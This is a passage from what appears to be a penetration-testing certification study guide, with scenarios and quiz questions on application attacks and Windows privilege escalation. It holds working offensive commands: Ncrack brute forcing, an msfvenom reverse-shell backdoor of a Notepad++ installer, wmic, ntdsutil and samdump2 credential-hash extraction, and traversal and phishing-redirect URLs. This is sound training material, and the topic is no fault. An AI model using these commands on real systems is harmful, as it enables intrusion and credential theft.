tool is best for this task.

How It Works

Choose the attack based on the goal and any lockout policies. Trying one password against multiple users, for example, will avoid a lockout policy that takes effect if multiple wrong guesses are logged against a single account. Detailed recon can also help limit what set of guesses are used for brute forcing when trying to establish user ID formats or potential default passwords.

Scenario: Brute-Force Guessing a Cisco Router with Ncrack

1. A Cisco router on the Internet commonly has a user ID of either admin or cisco according to vendor documentation.
2. There are a few default passwords that may apply to these IDs according to vendor documentation.
3. The tester creates a file called users.txt and populates it with “admin” and “cisco,” and a file called pass.txt that includes the three default passwords that may apply.
4. Using Ncrack, run all combinations of the two files against the target: ncrack -U users.txt -P pass.txt <http://target/login>.

Session Hijacking

Session hijacking allows an attacker to take over an authenticated user’s session typically by stealing a session cookie or session ID. XSS attacks, man-in-the-middle attacks, or phishing may be combined with session-hijacking techniques to get access to a system.

Key Facts

- Session hijacking is typically the result of another vulnerability.
- Improper session handling can happen in almost any language.
- Session hijacking does not require knowledge of valid credentials.
- The hijack only lasts until the session is expired.

How It Works

When a session cookie or session ID is exposed to attack, it can be copied to another machine, modified, and used as if the tester were the target user. XSS attacks can forward unsecured cookies that control session information to a tester, for example. In other cases, the session ID may be in the GET line of a request. So, anyone able to view that request through a proxy or an unencrypted traffic capture would simply be able to copy and paste the information to reuse it. In ideal cases, sessions are short-lived, so any access that an attacker might acquire using this technique would be for a limited time. However, some applications do not time out sessions in a reasonable time—or at all.



EXAM TIP “Session prediction” is a type of attack that involves various forms of guessing related to session identifiers. “Session fixation” vulnerabilities rely on a tester providing (fixating) the victim with a known session identifier. These terms may appear on the exam.

Scenario: Session Hijacking a Web App with an Improperly Secured Session ID

1. A web application URL shows <http://target/index.html?sessionid=e670d54e-90c3-40c2-b2d4-9df825e1b2be>.
2. An attacker sends the link to a victim, asking for the victim to confirm that their account still works after a recent update.
3. The victim clicks on the link and logs in. The site does not invalidate the old session ID or create a new one. Instead, it adds authenticated information to the session sent by the attacker.
4. The attacker refreshes the page and can now see the session with the permissions of the victim until the victim logs out or the session expires.

Redirect

Redirect attacks happen when a website uses user-controlled input as part of a programmatic response. It could allow an application to send someone to a different

location than was intended. Phishing may use this type of attack to trick people into thinking they are on another site so that attackers can steal credentials or other information.

Key Facts

- Redirect attacks happen due to improperly validated input.
- Can run through JavaScript or through server redirect headers.
- May be sent to the app as part of headers, form inputs, modifications to session state, or part of a GET request.
- Rely on the victim not noticing they are no longer on the intended site.

How It Works

Most web application vulnerability scanners will detect this type of attack. But almost all of these vulnerabilities are due to a programming weakness in the application. When an application is configured to redirect a user to another site and the value that determines where that redirection goes can be polluted, the application can be forced to send the user to an unintended site. This can be done by forging the site a user came from, so that they are redirected incorrectly at the conclusion of their interaction with a site, for example.

Scenario: Phishing Used for a Redirection Attack

1. The login page for an application has a field for “source” of the authentication request, similar to <http://target/login.php?source=http://target/status.php>.
2. Send a phishing e-mail to the target user with the URL <http://target/login.php?source=http://evilsite/status.php>.
3. When the user clicks the link, the normal target page will load, and it will redirect the user to the evil site.

Default and Weak Credentials

Many applications and devices ship with well-known default credentials. These credentials may be defined in vendor documentation, for example. These can allow attackers to gain elevated access to the devices.

Key Facts

- Default credentials are documented, and therefore guessable.
- Often lead to elevated access.
- Revealed with basic scanning, in many cases.
- Recon and intelligent guesswork enable quick exploitation of short, easily guessable passwords.

How It Works

Some vendors supply applications with preset user ID and password combinations for quick configuration of applications. The install or configuration process does not always require these to be changed as part of the process, so some administrators will leave these defaults in place. Since these defaults are often published with openly available vendor documentation, these find their way into common username and password dictionaries that attackers can use.

Alternatively, some applications have requirements for notably weak passwords. This may mean that an application cannot accept passwords beyond six characters, for instance, or that only lowercase alphabetic passwords are allowed. These are often easy candidates for brute forcing, especially when the applications do not enforce strong logging or lockout policies.

But sometimes, administrators simply choose weak passwords. Passwords that are based on the name of the organization or are based on common terms like “welcome” or “summer” or “changeme” may also be well known (or easily guessed) and can either show up in the common username and password dictionaries that attackers can use or be added to these dictionaries with reasonable educated guesses.

Scenario: Weak Credentials

1. Outlook Web Access (OWA) is exposed for an organization. It only requires a username and a password.
2. The tester confirms that the organization uses `firstname.lastname@targetorganization` as their e-mail address scheme using OSINT.
3. The tester also confirms 100 employees for the organization based on social media surveys.
4. Using Burp, the tester loads the OWA page and uses Intruder to try the password “Summer2019” against all 100 e-mail addresses created and stored in a list.

5. Most users fail, but three of them return with success, granting access to e-mail.

Authorization

Authorization determines what access to a resource should be granted to a user. It does not confirm that a user is authentic. Attacking authorization can lead to privilege escalation.

Parameter Pollution

Parameters are arguments that are added to requests that change the way an application processes the requests. Parameter pollution happens when those values are tampered with in order to force the application to behave differently.

Key Facts

- Occurs when variables are added multiple times, or when variables that are used in the code are also passed in requests such that the application treats them inappropriately.
- The method and order of operations depend on the application, language, and sometimes the server.
- Not typically found by scanners, but through a combination of code scanning/review and application scanning.

How It Works

Applications may set variables from different sources according to different priorities. When an application looks for a variable that may have been set in an unanticipated place, this may cause variable pollution. The application can interpret the results differently and respond in unexpected ways. This could be done by adding variables with the same name, setting variables in multiple places, or even using input that is interpreted as a variable.

Scenario: Parameter Pollution Using the SESSION Cookie

1. During a code review, a tester sees that an application uses cookies, session data,

and post data, combining it into a single array for ease of use: `$data = $_COOKIES + $_SESSION + $_POST + $_GET`.

2. The privileges are set in the `$_SESSION` object using an “Admin” variable.
3. Because of how PHP joins arrays, if an attacker sets a cookie with the name “Admin,” it would override the value set in the `$_SESSION` object.

Insecure Direct Object Reference

Insecure direct object access happens when someone tries to directly access a resource that depends on the logic of an application to protect it. This may allow people to view data that was not intended to be disclosed because the code itself does not have secure authorization controls.

Key Facts

- Direct object reference happens when an application element is accessed directly instead of through an application’s logic.
- The target may not have appropriate authorization controls, instead relying on application logic or other aspects to control access. Therefore, it may grant access to all valid requests.

How It Works

When an application’s code does not check to see if a user is authorized to perform an action, for example, assuming that authorization has been handled elsewhere, applications may be vulnerable to direct object access attacks. This might be as simple as changing the value of an account number in order to see the contents of a different account, or requesting a specific resource outside of what the application logic would normally process and having it returned on demand.

Scenario: A Web Application Exposing IMEI Information

1. A web application allows a user to look up cell phone information. It uses the IMEI information passed from the accounts page to show information about the phone.
2. The tester sees this value in the request and changes the IMEI value.
3. The application returns information about the requested IMEI instead of limiting

access only to the records about the IMEI associated with the login session.

Unsecure Code Practices

Weak programming practices lead to many of the vulnerabilities that are seen today. Traditionally, there have been plenty of resources to teach people to code, but very few have focused on good practices as it pertains to security. In fact, many very unsecure examples exist online and get copied and used unwittingly in other code projects.

Comments in Source Code

One example of unsecure practices is when comments are left in visible source code. Comments are important for developers. They explain what parts of the code are doing in order to make it easier to understand. However, they can be abused by attackers if they are available in the wrong context.

Key Facts

- Comments are only visible when the source code is visible.
- Comments should be filtered when code is moved into production to ensure that sensitive application logic and other information are protected.
- Interpreted languages frequently leave comments viewable by end users.

How It Works

Sometimes, developers add comments about what is or isn't working in order to track their progress in fixing or creating code. Sometimes, these comments even include credentials. Comments such as "this breaks if you enter a space" or "UN:test, PW: test123" may reveal pathways of attack that would otherwise be unknown without further testing. When these are left in production code and that code is visible to a tester, it may tip off the tester to likely vectors of attack.

Scenario: Abusing TODO Comments in Code

1. A nonadministrative user has an administration script in their home directory. The tester realizes the script is designed to be run by the user using sudo.
2. In the script is a comment: "TODO: clear environment variables to make sure this

- can't be abused."
3. The tester realizes that the path is not reset from the user's perspective and commands are not fully qualified. The tester also has write access to the directory over NFS. A ps command is called by the script.
 4. The tester modifies the .bashrc file to include /tmp/attack as the first part of the search path, then creates a new script called ps in that directory. The new script creates a user and gives it elevated privileges.
 5. When the target user runs the administrative script using sudo, the malicious ps script is executed, creating a backdoor user.

Lack of Error Handling

Error handling is designed to tell a program how to gracefully deal with conditions where the code malfunctions unexpectedly. This may mean that errors are logged only to a specific place, while the application fails to a safe area of operation. Without error handling, the application's default behavior in the face of an error could reveal information about the application that can be used to attack it.

Key Facts

- Error conditions should be handled directly via an application.
- When they are not, errors may be presented to the screen, or default handlers may kick in, revealing aspects of the application.
- These coding insights are frequently an indication that an application may offer more attack surface.

How It Works

Fuzzing an application to generate edge cases within it tries various inputs in an effort to induce unexpected application behavior. These edge cases frequently produce errors from the application. When the error is not anticipated or handled, these errors may be presented to the user. When a tester sees these messages, it's clear that a problem has occurred. When verbose error messages are enabled, it may reveal much more about the internal working of the application.

Scenario: Abusing MySQL Errors to Figure Out a Valid

Query

1. While trying different special characters in a username field, an error appears:
You have an error in your SQL syntax; check the manual that responds to your MySQL server version for the right syntax to use near ' "<>123.'
2. The specifics of this error tell the tester that the special character before the string <>123 caused an error.
3. This informs the attack to create a valid SQL query for the username field that will bypass user authentication.

Hard-Coded Credentials

When programmers put credentials into source code as hard-coded variables, these are compiled into an application. Developers may think these credentials are not at risk. However, anyone with access to the code may be able to reverse it and analyze it in order to expose the code. And hard-coding credentials makes them impossible for application users to change the credentials later if needed.

Key Facts

- Credentials may apply to databases, services, or even system credentials.
- Privileges may be elevated above that of a normal user.
- Frequently found in compiled applications.

How It Works

Applications may need to be authenticated in order to access resources. Ideally, these resources will be authenticated through information that a user inputs, or via proxied services on behalf of a user. However, sometimes programmers add credentials to the application, and these may be able to be retrieved in an attack by debugging an application, watching network connections, examining strings in the compiled application data, or gaining access to the source code.

Scenario: Hard-Coded Credentials Identified with the Strings Command

1. An in-house-developed application takes a username and a password from a user,

- then retrieves information from a database about customers.
2. Using the strings command against the application source, the tester sees the following string:
Driver=SQLDB01;Server=192.168.54.35;Database=customerData;Uid=dbuser;Pwd=
 3. Using this information, the tester can now access the database directly.

Race Conditions

A race condition occurs when an application changes state in some way and anticipates actions that happen in parallel with a certain state. In some conditions, one action may happen faster, slower, or out of order. This results in a situation that may lead to exploitation.

Key Facts

- Race conditions are coding vulnerabilities that exist when things happen in an order that the programmer didn't anticipate.
- They are typically time based, where the time in which an application executes something is important.
- These can be difficult to find, and even harder to troubleshoot, but are frequently used for privilege escalation.

How It Works

Race conditions happen when multithreaded applications anticipate that the application will be performing one operation in a specific order within application processing, but the timing of processing occurs differently than expected. When this results in the application having a different state, a race condition is said to have occurred. This frequently happens when some aspect of an application requires privileges and other aspects don't. An application changes context briefly without locking other threads to do an activity, and the other threads assume that earlier privilege checks are adequate and so are allowed to do things they would not normally be able to do.

Scenario: Abusing a Race Condition

1. A multithreaded tool writes files to disk with memory information.
2. The application runs as uid root in order to see all the processes on the system,

but the thread that pulls data is only active for a short period of time and should be finished before the data is written out to the file.

3. A tester notices that sometimes it takes longer for the file system to respond, and occasionally, the file write happens as root.
4. By trying to write many times, eventually the tester is able to use data sent to the ps command to cause the tool to overwrite /etc/passwd to create a fake password entry allowing additional privileges on the system.

Unauthorized Use of Functions/Unprotected APIs

Application developers don't always understand that someone doesn't have to use their APIs the way that they were intended. As a result, sometimes application logic is designed to protect APIs, and the APIs, when called directly, don't have additional protections. In these cases, attackers can frequently coerce data from APIs that they shouldn't have access to, leading to data disclosure, privilege escalation, or even remote code execution.

Key Facts

- APIs are endpoints that applications use to perform actions.
- These APIs require protection from unauthorized or unexpected use; however, sometimes developers don't adequately protect these functions.
- Attackers can abuse these for additional access to application functionality, to bypass authorization or authentication, and other tasks.

How It Works

When developers write applications, they expect certain functions to be called in certain ways. If these functions are called in different ways by a tester, sometimes this results in an unexpected user or system state. The same is true for web-based APIs. These may be designed to only be called with certain arguments passed to them, or would only be used after a user had authenticated and the developer takes that state for granted. When a tester makes calls directly, the system state may be different, a user may not be authenticated, or the values passed may be determined by the tester and not the developer or application.

Scenario: Abusing Direct Queries to the API

1. From an authenticated session in a web application, a tester sees that the user's content is requested from <http://target/rest/user/12345> from the web developer tools in Chrome.
2. Since the developer expects this address only to be called from code, there is no additional checking. So, when the tester requests data directly for user 12346, 12347, and 12348, the data is successfully returned.

Hidden Elements

Web applications manage many elements to track system state. There are various ways to do this, including session state, databases, and hidden form elements. These hidden elements aren't visible to the user, so many developers may assume that they cannot be modified and therefore don't require validation checking.

Key Facts

- Hidden form elements are HTML elements that aren't visible to the end user.
- Frequently contain information about application state or previous entries by the user.
- Can be revealed through DOM manipulation or using a proxy tool such as Burp.
- Even hidden fields should have validation checking enabled.

How It Works

Form elements in HTML consist of a variety of different input types, including text boxes, text areas, submit buttons, and hidden elements. These hidden elements are form fields that aren't rendered in the browser but are available as part of the form to store data. They can be manipulated through the console using JavaScript, or changed when submitted with Burp.

These elements may not receive the same scrutiny for validation as other inputs; the developer assumes these values are only application controlled, and therefore trusted. However, because an element is not normally visible to a user, it does not mean that a user cannot manipulate them. Attacks on these elements may lead to SQL injection, XSS, or other types of access. Changing these elements may change the way the application or queries work and grant additional access to the application or host.

Scenario: Sensitive Information in the DOM

1. A tester finds a web page for resetting a user's password. The application looks up the user's information based on a username that is entered and presents the user with a "Welcome <user>. Please enter your e-mail address to request a password reset" page.
2. When the tester enters an e-mail address—without submitting the form—an error message appears that the e-mail address does not match what is on file.
3. Viewing the DOM shows that a number of hidden form fields have been set, including one for the e-mail address and several pieces of information relating to the security questions. These were designed to be used by JavaScript to validate the input before the form is submitted. But this is visible on the client side. Now the tester can attack with known information to reset the password.

Lack of Code Signing

Code signing helps determine the authenticity and the creator of executables, libraries, and other types of files. Without code signing, it may be difficult to tell if a binary has been modified after creation or if the binary was created by the anticipated person. Attackers may use this to create fake versions of real software to trick people into installing their malware.

Key Facts

- Code signing uses public/private cryptography to sign binaries.
- This helps prove the identity of the person who created it, as well as ensure the software wasn't modified.
- There are tools to verify that software has been signed and ensure that only properly signed binaries can be executed.
- The lack of signing or poor signing enforcement can lead to malware installation.

How It Works

After a binary has been compiled, it can be hashed with a hashing cipher. Then, the hash is encrypted using the author's private key. This results in a digital signature. The author's code-signing certificate is a private key that can be used to cryptographically sign the binary with information that allows the operating system to determine whether tampering has occurred. The certificate also has a chain of information allowing it to be validated and ensure that it was generated by a trusted Certificate Authority.

Finally, the information about who signed it is incorporated. This is all done to help

ensure that the binary is authentic. Binaries don't have to be signed, but some binaries can force signing in the linking process, making it so that if they are ever modified, it won't load in Windows because the certificates have been removed. However, if this isn't set, then anyone can modify a binary. While Windows will prompt the user to determine if the binary should be trusted, the only way for someone to tell that it isn't authentic is by comparing file hashes with a known good binary.

Scenario: Abusing Notepad++

1. A tester notices an install package for Notepad++ in an internal software repository and notices the binary is not signed.
2. There are a number of systems in the environment with Notepad++ installed, so the tester suspects this could be a valid attack path to getting more shells on the network over time.
3. Using msfvenom, the tester modifies the Notepad++ binary: `msfvenom -x notepad++.exe -p windows/Meterpreter/reverse_https LHOST=192.168.1.5 LPORT 5555`
4. The tester then puts the executable on the share. As new hosts install Notepad++, shells come back to the Meterpreter handler.

Other Attacks

Some attacks don't fall into a single category. Cross-site request forgery (CSRF) attacks and clickjacking both take advantage of one site to perform an action on another site. These types of attacks have seen recent attention by browsers to mitigate their effectiveness, but they are important to know and understand for when evasions happen.

Cross-Site Request Forgery

CSRF is a technique where a malicious website is able to trick a user's web browser into executing a task on another website and the website will perform an action. Typically, the browser prevents these types of requests, and a well-designed application will have preventions for this. Some of the techniques are difficult to implement, and as such these types of vulnerabilities are still found today.

Key Facts

- CSRF forces a user to perform an action on another site where a user may be logged in.
- Websites may use tokens, cross-origin request policies, and other techniques to help mitigate these weaknesses.
- In order for this to be effective, there will either need to be an exploit to bypass the CSRF mitigations or the website will need to use poor practices that don't explicitly check for CSRF.

How It Works

From a website that the tester controls, either through compromise or it being a phished site, the tester sets up an action to take the victim to a specific place on a remote site. These actions can be either GET or POST requests. In order for them to work, the tester would set up a form submission for an action they desired and, either through a misleading button or through XMLRPC, the tester would call the page on the remote site. The remote site would see that the user was logged in and assume the request was legitimate and execute the action, leading to a cross-site request being forged.

Scenario: CSRF Attack Using an XMLRPC Request

1. A banking site maintains login cookies for a long period of time, and a page that allows a customer to transfer money between accounts is not protected by a CSRF token.
2. The tester sets up a phishing site, and when a target visits the site, the site sends a request via XMLRPC to the bank site requesting that \$1,000 be transferred to the tester's account.
3. This requires that the target is logged in with a valid token at the time she clicks on the malicious site.

Since XMLRPC is not visible to the user, the target will never see the request. The bank is not requiring additional verification to disrupt the request. So, when an attacker sends thousands of phishing e-mails, hoping that someone will click while logged in to their banking site, \$1,000 transactions will ultimately begin to occur.

Clickjacking

Clickjacking occurs when an attacker manipulates a website to add malicious links in such a way that a user may believe they are clicking on one thing and are instead

clicking on the malicious link.

Key Facts

- Clickjacking is a way to trick users into clicking on malicious content.
- This is frequently done through ads or web page defacement.
- It may be difficult to detect because the malicious links are hidden, and the aspects users click on look legitimate and possibly familiar.

How It Works

There are various ways to perform this type of attack. Basically, the attack changes the ways layers on a web page work or hide the data within a web page to appear to perform a different action than it does. One potential example is to put an invisible area in front of legitimate content. When the user tries to click on the legitimate content, the invisible layer takes the click, sending the user to another site. Through JavaScript, hyperlinks can also be made to appear differently than the content they actually execute. Because there are so many ways to execute this attack, we won't go through them all, but a strong understanding of HTML layers and elements will help improve your understanding of all the ways this type of attack could occur.

REVIEW

Objective 3.4: Given a scenario, exploit application-based

vulnerabilities Applications may be susceptible to injection attacks that modify the way an application interprets user-controlled input, or to attacks that take advantage of weaknesses in application configuration that allow an attacker to bypass authentication controls. Attacks on authentication mechanisms and authorization controls, such as brute-force attacks against credentials, hijacking of session data, abuse of weak or default credentials, and direct object access, may further abuse those controls. Testers will need to have a functional grasp of these concepts, as well as other attack tactics for the exam.

3.4 QUESTIONS

1. Manipulating a web application's layers to trick users into clicking malicious content is an example of:

- A. Cross-site request forgery
 - B. Clickjacking
 - C. Insecure direct object access
 - D. Session hijacking
2. A tester examines the DOM and detects various fields that define details that would enable an attacker to compromise a user. These fields are not visible to the user under normal circumstances. This is an example of which of the following?
- A. Insecure code practices
 - B. Insecure direct object access
 - C. Session hijacking
 - D. Code injection
3. Which of the following is the most important concern when it comes to executing a credential brute-force attack?
- A. The size of the dictionary being used for guessing the usernames or passwords
 - B. Research about the target that ensures the dictionary has relevant guesses
 - C. Whether the targeted accounts are subject to a lockout policy
 - D. What controls exist to detect brute-force attempts
4. An HTTP GET request that looks like the following would be indicative of what type of attack: `http://targethost/application.php/../../../../root/etc/passwd`?
- A. Cookie manipulation
 - B. Insecure direct object access
 - C. Hard-coded credentials
 - D. Directory traversal
5. Sending a phishing e-mail with a link to `http://legitimatewebsite/login.php?returnto=http://evilsite/home.php` when an application uses the `returnto` value to determine where to send the user after the action is complete is an example of which of the following?
- A. Remote file inclusion attack
 - B. Redirection attack
 - C. Local file inclusion attack
 - D. HTML injection attack
6. An application code review reveals that the application creates an array called `$authobject` to determine a user's access (`$authobject=$_GET + $_COOKIES`

`+$_SESSION`). The `$_SESSION` object contains a variable called `uid`, which is used to determine authorization. Which of the following techniques is the best way to enable a tester to achieve administrative access?

- A. Parameter pollution. Make a cookie with the value `uid=0` to emulate the administrative user, and that cookie will override the value from the `$_SESSION` token.
 - B. Code injection. By using special characters, the tester can cause the function that parses `authobject` to perform other behaviors than the application developer intended.
 - C. Race condition. Using repeated requests to the application, the tester can cause the application to handle the authentication request out of order and bypass the authentication mechanism.
 - D. Credential brute forcing. The tester can use the Burp intruder to try various random usernames and passwords against the app to gain access.
7. An application-fuzzing effort causes a web application to display the following message: “An error occurred while evaluating the expression: %#URL.q#% Error near line 9, column 12.” What insecure coding practice does this represent?
- A. Comments in source code
 - B. Unprotected APIs
 - C. Hidden elements
 - D. Lack of error handling
8. What value is useful in determining the type of a given field in a database when performing SQL injection?
- A. Single quote: ‘
 - B. NULL
 - C. Double quote: “
 - D. Two dashes: --
9. Which of the following is required in order to successfully perform a session-hijacking attack?
- A. A cross-site scripting (XSS) vulnerability
 - B. Improperly sanitized user-controlled inputs
 - C. Hard-coded credentials
 - D. Improperly secured session data
10. Which of the following helps prove the identity of the person who created a binary, as well as ensure it has not been modified?

- A. Code signing
- B. Secured direct object reference
- C. Parameter validation and input sanitization
- D. Secure APIs

3.4 ANSWERS

1. **B** Clickjacking describes attacks that hide what a user is actually clicking on in order to trick them into clicking on something else. One way of doing this is to manipulate a web page's layers to inject an invisible layer to take the user's click.
2. **A** Specifically, this scenario describes the potential to abuse hidden elements, which may not receive the same security scrutiny as other elements, as they are not normally visible to the user. This is a result of insecure code practices.
3. **C** If accounts are locked out during the process, disruption of the target organization may occur, causing an immediate need to halt testing. Unless the objective of a penetration test includes the need to avoid detection, the controls would not be a key point of consideration for the test.
4. **D** Directory traversal takes advantage of shortcuts to explore the file system structure and known filenames when a web application is not limited to an appropriate file system context.
5. **B** The returnto value is being used for an application redirect. By allowing the user to control this value, the application becomes vulnerable to redirection attacks that allow a tester to use the application to send a target user to a different site than the application designer intended.
6. **A** This is an example where parameter pollution would achieve the desired result. Read more about parameter pollution under the "Authorization" section of this objective.
7. **D** Secure error handling should ideally not expose detailed errors to the user.
8. **B** NULL is convertible to every commonly used data type, so it can be used to figure out how many columns a table has when the data type is not yet known. However, it can also be useful in determining the type of fields if a tester uses the process of elimination to generate an error message, as in the case union select 'a',NULL, NULL -- versus a column that is expecting an integer.
9. **D** While another weakness is required to successfully conduct a session-

hijacking attack, the information could show up in a GET request, making XSS not necessary. However, if the session data is not available to someone other than the intended user or the application, the attack will not work.

10. A This is the primary function of code signing.



Objective 3.5 Given a scenario, exploit local host vulnerabilities

Host-based vulnerabilities exist in host-based software or in the underlying operating system itself. When these vulnerabilities are exploited, they can lead to remote access, privilege escalation, unauthorized data access, and more. These can be taken advantage of individually to achieve some level of access, but frequently they are used together.

Windows Host-Based Vulnerabilities

Windows host-based vulnerabilities may focus on credential and privilege abuse, OS vulnerabilities and kernel exploits, default/insecure configurations, and service or application abuse. The typical pathway of exploitation from an external perspective might be as follows:

- Initially, testers would conduct a port scan to identify exposed services.
- They then would conduct OS and service fingerprinting. This can also happen once local access has been obtained.
- Then, basic vulnerability testing would identify weaknesses.
- Vulnerabilities may be related to privilege assignment, missing patches, default or weak configurations, legacy services, or may be introduced by installed applications.

Windows host-based exploits may use .NET, JavaScript or VBA, Python, Ruby, or even PowerShell implementations. Built-in functions provided by the Windows operating system may facilitate account compromise, privilege escalation, and lateral movement.

Windows Privileges

Privilege escalation is the process of gaining more privileges from the context of less

privilege. Vertical privilege escalation is the concept of moving from a lower level of privilege to a higher one, while horizontal privilege escalation is the concept of moving from host to host, for example, using the same privilege level. Some examples of privilege escalation include

- Gaining access as a standard user from a position of no access
- Gaining access to a user with administrative privileges from a position of standard access
- Gaining privilege from a host account to privilege at a domain level
- Gaining privilege from the context of an application's or service's account to an account with system-wide privileges

Key Facts

- Windows allows users to impersonate other users.
- Privilege escalation is made possible by credential theft (online or offline), software weaknesses, system configurations, and missing patches.
- Privileged access exists at the host level, the domain level, and the enterprise level in Windows environments.
- Weaknesses in permissions assignments across groups or ACLs may facilitate privilege escalation.
- Credentials may be cached, in memory, or stored on disk.

How It Works

[Table 3.5-1](#) contains a quick list of interesting users in Windows. Be aware, this table is designed for quick reference. Some of the terms referenced in this table are discussed later in this objective.

TABLE 3.5-1 Users in Windows

Username	Description
Administrator	The equivalent of root for Windows systems. This is the default account for administration on a system and is created at install. If this exists on a domain controller, it is a domain administrator. The RID for the default Administrator account is 500. The account has full access to all files, services, and directories on a system. Can be renamed, but not deleted.
Guest	This account is created by default and normally disabled. It is designed to have a much more limited privilege level than even a normal user, but it may still facilitate privilege escalation attacks if it is enabled or if it is added to any privileged groups. The RID for the default guest account is 501.
Krbtgt	This account is a local default account that is created when a domain is created, and is used as a service account for Kerberos's key distribution center (KDC) service. The password for this account is used to derive the key for encrypting the ticket-granting ticket (TGT) that Kerberos relies on to establish authentication. Dumping this hash can be used in a “golden ticket” attack against Kerberos. The account cannot be deleted or enabled. Its RID in a domain is 502.
System	The system account is used by Windows for running services. By default, the system account has full access to all files, services, and directories within the local operating system. It cannot be added to any groups and cannot have rights assigned to it. Applications and services frequently need SYSTEM-level privileges to access aspects of memory, set permissions, deal with hardware, and more.



ADDITIONAL RESOURCES The Active Directory Security site article “Kerberos & KRBTGT: Active Directory’s Domain Kerberos Service Account” contains a detailed explanation of the krbtgt account: <https://adsecurity.org/?p=483>

Permissions can be given via a group or to an account directly. Groups and accounts can exist locally or in a domain. Group membership often determines targets for escalation. Default groups of interest are the Administrators and Domain Administrators groups, which establish local and domain administrator privileges, respectively. **Table 3.5-2** contains a list of Windows-native commands for account and privilege manipulation.

TABLE 3.5-2 Account Manipulation Commands Native to Windows

Command	Description and Example
net	<p>Manipulate and list users and user attributes or groups. Can be used in a local or a domain context.</p> <ul style="list-style-type: none"> • List the properties of a domain user: <code>net user <username> /dom</code> • List the properties of a local user: <code>net user <username></code> • List all local users on a host: <code>net user</code> • Set a local user's password: <code>net user <username> <password></code> • Activate an account: <code>net user <username> /active:yes</code> • Add a user to the local Administrators group: <code>net localgroup administrators /add <username></code>
runas	<p>Used to execute commands under the privileges of another user whose username and password are known without having to log out of the system. The following example runs a command and then prompts for the password:</p> <pre>runas /user:<domain>\<username> "<command>"</pre>
vssadmin	<p>Displays volume shadow copy information and allows creation of shadow copies for offline credential access of locked credential files.</p> <ul style="list-style-type: none"> • Create a volume shadow copy: <code>vssadmin create shadow /for=<Local Volume Name></code>
wmic	<p>WMI command-line utility can be used to manipulate users, processes, and other system properties that can be managed via WMI. Can be run locally or from a remote system.</p> <ul style="list-style-type: none"> • Get a list of groups from a system: <code>wmic group list</code> • Get a list of user accounts: <code>wmic useraccount list</code> • Get a list of built-in system accounts: <code>wmic sysaccount list</code> • Show only the account name for enabled local accounts: <code>wmic useraccount where "Disabled=0 AND LocalAccount=1" get Name</code> • Remotely use the vssadmin binary to extract the ntdis.dit file: <code>wmic /node:<domain controller> /user:<domain>\<username> /password:<password> process call create "cmd /c vssadmin create shadow /for=<local volume name>"</code>

ntdsutil	Can be used to take a snapshot of the ntds.dit file for offline cracking. To run this in sequence, use administrator privileges on a domain controller: <i>Ntdsutil activate instance ntds ifm create full <local volume and directory></i>
diskshadow	Execute from the C:\Windows\System32 directory. Can also create new volume shadow copies.
samdump2	Samdump grabs the SYSKEY from the SYSTEM hive and extracts hashes from the SAM file for offline cracking. <i>samdump2 <SYSTEM> <SAM></i>

Access tokens are stored in memory with every process on a system. The token contains information about the owner of the process and the privilege used to start the process. These tokens are used to determine what the user and process are allowed to do. Tokens contain information such as the SID for the user's account, information about the logon session, current impersonation information, and information about the privileges that the token has.

By default, the different tasks (or threads) that a process runs inherit the permissions of the parent process. However, sometimes an application needs to perform different tasks as different users. To do this, an application uses a token that represents other credentials in order to obtain the same access as the user. This is called impersonation. In penetration testing, a tester may identify a process with access to sensitive information that is running in a different context than the tester has acquired. Using a tool such as Incognito, a tester can impersonate the other token and gain access to the target information.



ADDITIONAL RESOURCES The blog post “Fun with Incognito” at Offensive Security talks about Incognito at <https://www.offensive-security.com/metasploit-unleashed/fun-incognito/>.

The Microsoft article “What’s in a Token (Part 2): Impersonation” talks a bit more about impersonation tokens and their use. Visit <https://blogs.technet.microsoft.com/askds/2008/01/11/whats-in-a-token-part-2-impersonation/>.

Access control lists (ACLs) contain information about who has access to an object and any audit information about the object. Technically, ACLs pertain to securable objects, which is a fancy way of saying any object that can have an ACL. ACLs are split into two different parts: discretionary ACLs (DACLs) that say who has access and system ACLs (SACLs) that detail how access to an object is logged. When determining whether or not a user has access to an object, the privileges in the access token are compared to the DACL and SACL, and that will determine if the user has access, as well as if information about that access will be logged.

Use the Windows command `icacls` to determine the privileges required to access an object. This will dictate the level of privilege necessary to make modifications, including the type of token needed for impersonation or accounts to target for elevation.



ADDITIONAL RESOURCES Microsoft explains `icacls` and its output at <https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/icacls>.

Scenario: Windows Credentials in the SAM Database

Information about user credentials is stored in the Security Accounts Manager (SAM) database on individual hosts and in Active Directory. Users in Windows have a corresponding SID, which is short for security identifier. An example might look like S-1-5-21-1234567890-9087654321-5432109876-500. The relative identifier (RID) is the last part of the SID. Some tools will display the SID or RID instead of the username.



ADDITIONAL RESOURCES Microsoft's article “Well-known SIDs” contains more information about SIDs and RIDs: <https://docs.microsoft.com/en-us/windows/win32/secauthz/well-known-sids>

On hosts, the SAM database is kept in the SAM registry hive on disk at %WINDIR%\System32\config\SAM. This file is not typically accessible by regular

users on the system and is typically locked on an active system. The entries can be encrypted with the SYSKEY for the system, which is kept in the registry under SYSTEM\CurrentControlSet\Control\Lsa\.

Cross-Reference

Credential dumping from the SAM database and Active Directory are discussed in [Objective 3.2](#) in the scenarios in the “Pass-the-Hash” section.

Passwords are stored as LanMan (LM) hashes and NTHash hashes. LM hashes convert passwords from lowercase to uppercase, pad the password to 14 characters, and split it into two 7-character chunks. Then DES encrypts the two strings and combines them to create the LM hash. Since this reduces the keyspace of a password significantly, these are easier to crack. The NTHash is an MD4 hash of the password. Both versions are unsalted.

Cross-Reference

Password cracking is discussed in [Objectives 4.2/4.3](#).

Scenario: Cached Credentials

By default, domain-member systems may cache credentials for use if the domain controller is not available. This is useful, for example, for laptops that need to allow a user to log in before the machine is connected to a network and authenticated to a domain. These cached credentials are stored in the registry at HKEY_LOCAL_MACHINE\Security\CACHE/NL\$X.

Scenario: Unattend.xml

Unattended installation files are used to answer questions about how a system should install when it is automatically provisioned. This configuration comes from an answer file in the form of an unattend.xml or sysprep.xml file. The unattend.xml and sysprep.xml files may contain sensitive credential data. These files may be used to create new users, set administrator passwords, or perform other commands that involve credentials.

- These files can store credentials in either plaintext or base64-encoded values.
- These credentials can be used to escalate to administrator access or to move laterally on the network, since many systems may be configured identically.

In this example of unattend.xml, the value of VG90ZXNTZWtyaXQh decodes to “TotesSekrit!” using base64. Using a runas command with the new credential can create a privileged shell on the system.

```
<UserAccounts>
  <AdministratorPassword>
    <Value>VG90ZXNTZWtyaXQh</Value>
    <PlainText>false</PlainText>
  </AdministratorPassword>
